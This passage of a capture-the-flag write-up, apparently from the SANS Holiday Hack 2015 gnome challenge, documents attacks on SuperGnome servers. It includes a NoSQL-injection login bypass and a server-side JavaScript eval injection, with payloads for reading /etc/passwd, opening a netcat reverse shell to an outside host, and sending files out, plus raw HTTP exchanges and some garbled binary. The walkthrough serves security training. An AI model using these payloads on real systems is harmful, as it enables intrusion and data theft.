Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/files
Cookie: sessionid=DN24N0nmjECK0qY2l0XB
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 18:48:36 GMT
Connection: close
Content-Length: 1146026

PK□□
□□□□□□l�G"���□|□□□|□□□□□□factory_cam_3.png�PNG
□
□□□IHDR□□□□□□□□□□□□□5□Z□□□□gAMA□□��□�a□□□□
cHRM□□z&□□��□□�□□□��□□u0□□�`□□:�□□□p��Q<□□□□bKGD□□□□□□�C�□□□□□tIME□�□□
7□�'��□□�□IDATx�T}w<���-�2��dd��□��Y�□�%���□□���□�_�□�□2�□�>?���������s�}=�sp�□���c)�6��
□��Q�.□A�:�^��G��`^I��□�□[b8K{□��rŋ�8��í���□���=�S□G���v�y�□t□a□�_�□�s��mg�□|t�:8□=��□�*
�U8��?MG□�□}���ŋ�#xxq□����□�xM���□□i�□□□�F�o��;��m=��□�□�□���□�W�□�NSs���□��□i&=���b□I�G�
M�=�%{t7□�□f���{�p□���
G��□7�ky�w□=.�□t□□A�}�M��#�Q����□�□�nn}r□�□úv]��/[��ą#8□W~�J�□non□�□��I|���□ķ�,$M□���tS��
)��GP��J�w�#xe������□��y���□$(s[
�IA�z5z��{SSh���=�w□□��Wz�AK�Yx|H�□□#���z□g�2���□�□□?�v□��□���□A<��□��G�G�□□�G�i�X�L�□□�b
v�       e�□���\s=�□��□A□v��□_���i����
)���□��<��ડdGO���□S�□g�□N�□Aų#m□�h�\"�Ü�`���E□���†□��t□Q̄����>�a□F.lha#□.9�□=��!w��2��^e□8
```




```
GET /files?d=gnome.conf HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/files
Cookie: sessionid=DN24N0nmjECK0qY2l0XB
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 18:48:31 GMT
Connection: close
Content-Length: 339

Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```



```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/3-SG-03-australia-52.64.191.71/Files# ls -al
total 1152
drwxr-xr-x 2 root root    4096 Dec 28 13:39 .
drwxr-xr-x 6 root root    4096 Dec 28 13:39 ..
-rw-r--r-- 1 root root    4020 Dec 12 21:37 20151201113356.zip
-rw-r--r-- 1 root root 1146026 Dec 12 21:37 factory_cam_3.zip
-rw-r--r-- 1 root root     339 Dec 12 21:38 gnome.conf
-rw-r--r-- 1 root root     748 Dec 12 21:38 gnome_firmware_rel_notes.txt
-rw-r--r-- 1 root root    6426 Dec 12 21:38 sgnet.zip
-rw-r--r-- 1 root root     211 Dec 12 21:39 sniffer_hit_list.txt
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/3-SG-03-australia-52.64.191.71/Files# 
```


sg03 gnome.conf



```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```


***sg03 gnome.conf file** (THX1138 serial # = reference to a Lucas classic! - https://en.wikipedia.org/wiki/THX_1138)*

Using the same NoSQL injection technique, I was also able to confirm that the administrator of SuperGnome sg03 is LOUISE:



```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0
Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionid=URmVTyNIzKOPXMehKJd3
Content-Type: application/json
Content-Length: 69

{
    "username": {"$eq": "louise"},
    "password": {"$gt": ""}
}
```

```
HTTP/1.1 301 Moved Permanently
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=3b6CNn3ZAIoZzHNlCPbW; Path=/
Location: /
Date: Thu, 31 Dec 2015 17:15:28 GMT
Connection: keep-alive
Content-Length: 0
```




SuperGnome 03

Welcome louise, to the GIYH Administrative Portal.

SuperGnome 04 (sg04 - 52.192.152.132)

Confirmed SuperGnome Administrator: NEDFORD

Similar to sg01 and sg02, it is possible to login to sg04 using the admin credential previously found during the firmware analysis.




SuperGnome 04

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: admin


Password: •••••••••••••••



SuperGnome 04

Welcome admin, to the GIYH Administrative Portal.

However, when attempting to click on the Download link for any of the files on the Files page, a "File not found or access denied!" message is displayed as shown below. Also of note is the that the Files section of the web site has a new functionality, not previously seen on any other SuperGnome, which allows uploading new files with an interesting "Post-process" aspect.



Gnome Network Status

SuperGnomes UP: 5

SuperGnomes DOWN: 0

Gnomes UP: 1,653,325

Gnomes DOWN: 79,990

Gnome Backbone: UP

Storage Avail: 1,353,235

Mem Avail: 835,325

Files

File not found or access denied!

Current Files

Files location: /gnome/www/files/


file	size	download
20151203133815.zip	4382	Download
factory_cam_4.zip	1142383	Download
gnome.conf	350	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download

Upload New File

Post-process: none

Choose a file: Browse... No file selected.


Attempting to upload a png file adding the "timestamp" Post-process results in the following:



Upload New File

Post-process: timestamp

Choose a file: Browse... test.png



Files

Upload successful.

Executing post process...

Post process result: Timestamp processing successful.

File pending Nedfords approval.

Current Files

Files location: /gnome/www/files/


file	size	download
20151203133815.zip	4382	Download
factory_cam_4.zip	1142383	Download
gnome.conf	350	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download

Upload New File

Post-process: none

Choose a file: Browse... No file selected.

Examining this request/response in Burp Suite shows the following POST took place:




62 http://52.192.152.132 POST /files ☑ □ 200 4110 HTML

```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=gq5jAfjl25lazhq1gA6c
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------1736351696778836440851797159
Content-Length: 354

-----------------------------1736351696778836440851797159
Content-Disposition: form-data; name="postproc"

postproc("timestamp", file)
-----------------------------1736351696778836440851797159
Content-Disposition: form-data; name="file"; filename="test.png"
Content-Type: image/png


-----------------------------1736351696778836440851797159--
```

Taking a look at the firmware source code (/www/routes/index.js), shows the following code with two very interesting lines highlighted in red. The first line takes the user input from the "postproc" parameter sent in the POST and places it inside a variable called postproc_syntax without any input validation.

The 2nd highlighted line, even more interesting, then executes an eval() statement directly on the user supplied input. This can result in direct remote code execution!



```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_level > 99) { // NEDFORD: this should be 99 not 100 so admins can upload
    var msgs = [];
    file = req.file.buffer;
    if (req.file.mimetype === 'image/png') {
      msgs.push('Upload successful.');
      var postproc_syntax = req.body.postproc;
      console.log("File upload syntax:" + postproc_syntax);
      if (postproc_syntax != 'none' && postproc_syntax !== undefined) {
        msgs.push('Executing post process...');
        var result;
        d.run(function() {
          result = eval('(' + postproc_syntax + ')');
        });
        // STUART: (WIP) working to improve image uploads to do some post processing.
        msgs.push('Post process result: ' + result);
      }
      msgs.push('File pending super-admin approval.');
      res.msgs = msgs;
    } else {
      msgs.push('File not one of the approved formats: .png');
      res.msgs = msgs;
    }
  } else
    res.render('index', { title: 'GIYH::ADMIN PORT V.01', session: sessions[sessionid], res: res });
  next();
});
```

The only item left to resolve, is correctly formatting and finding the correct syntax for the value of postproc such that a Node.js eval() function will evaluate the code properly.

After some experimentation and reviewing the references provided by Tim Medin in the Dosis Neighborhood on SSJS injection, I determined that the following three statements successfully allow abuse of functionality on sg04 when sent as the postproc value in the POST:

1. Example Arbitrary File Read:

```
res.write(require('fs').readFileSync('/etc/passwd'))
```


2. Example Reverse shell with netcat:

```
require('child_process').exec('/bin/nc.traditional -e /bin/bash 1.1.1.1 31337)
```

3. Example File Download with netcat:


```
require('child_process').exec('/bin/nc 1.1.1.1 31337 < /gnome/www/files/gnome.conf')
```

Let's see what these file read requests look like in Burp Suite:




```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=0sBef3AZjLm1Hd6X5UeG
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------9538462411260613686013O379
Content-Length: 382

-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="postproc"

res.write(require('fs').readFileSync('/etc/passwd'))
-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="file"; filename="doesnotmatter.png"
Content-Type: image/png


-----------------------------95384624112606136860130379--
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Tue, 29 Dec 2015 01:32:07 GMT
Connection: close
Content-Length: 1353

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mongodb:x:106:65534::/home/mongodb:/bin/false
gnome-admin:x:1001:1001:,,,:/home/gnome-admin:/bin/bash
camera:x:1002:1002:,,,:/home/camera:/bin/false
```




```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=0sBef3AZjLm1Hd6X5UeG
Connection: close
Content-Type: multipart/form-data;
boundary=---------------------------95384624112606136860130379
Content-Length: 397

-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="postproc"

res.write(require('fs').readFileSync('/gnome/www/routes/index.js'))
-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="file"; filename="doesnotmatter.png"
Content-Type: image/png


-----------------------------95384624112606136860130379--
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Tue, 29 Dec 2015 01:34:15 GMT
Connection: close
Content-Length: 10770

/*******************************************************
* index.js - SuperGnome v.01 (GnomeNet 2015)           *
*                                                      *
* Author:  Atnas Dev Team                              *
*                                                      *
* Purpose:  Bringing joy to the world...               *
*                                                      *
*                                                      *
* THIS SUPERGNOME ADMINISTERED BY NEDFORD!             *
********************************************************/
var express = require('express');
var router = express.Router();
var sessions = [];
var fs = require('fs');
var disk = require('diskusage');
var path = require('path');
var multer = require('multer');
var upload = multer({ path: '/tmp/' });
var domain = require('domain');
var d = domain.create();
var sha1 = require('sha1');
var secret = 'gnoderules';
var sessionid = -1;

d.on('error', function(e) {
  console.error(e);
});
```



```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=0sBef3AZjLm1Hd6X5UeG
Connection: close
Content-Type: multipart/form-data;
boundary=---------------------------95384624112606136860130379
Content-Length: 406

-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="postproc"

res.write(require('fs').readFileSync('/gnome/www/files/20151203133815.zip'))
-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="file"; filename="doesnotmatter.png"
Content-Type: image/png


-----------------------------95384624112606136860130379--
```


```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Tue, 29 Dec 2015 01:45:47 GMT
Connection: close
Content-Length: 4382

PK□□□□□□□□□�coG�□��^□□□�*□□□□□□20151203133818_4.pcapUT
□□□{HV□{HVux□□□□�□□□□�□□□�Z[l#�y□��^qM#)�v□□�□��□o□�]�DK"�]ʒ��]%6\w�9$�□I�□�b�□n□�□5□�i^�
��>□E�Ĺ4□AΦ�['k5(
��□�!-���%���H����*.��tmQ��9�□��?�����(O(���□□□x�~��□<���=�(�□�����□□?���g����N}wIy□����wj□�
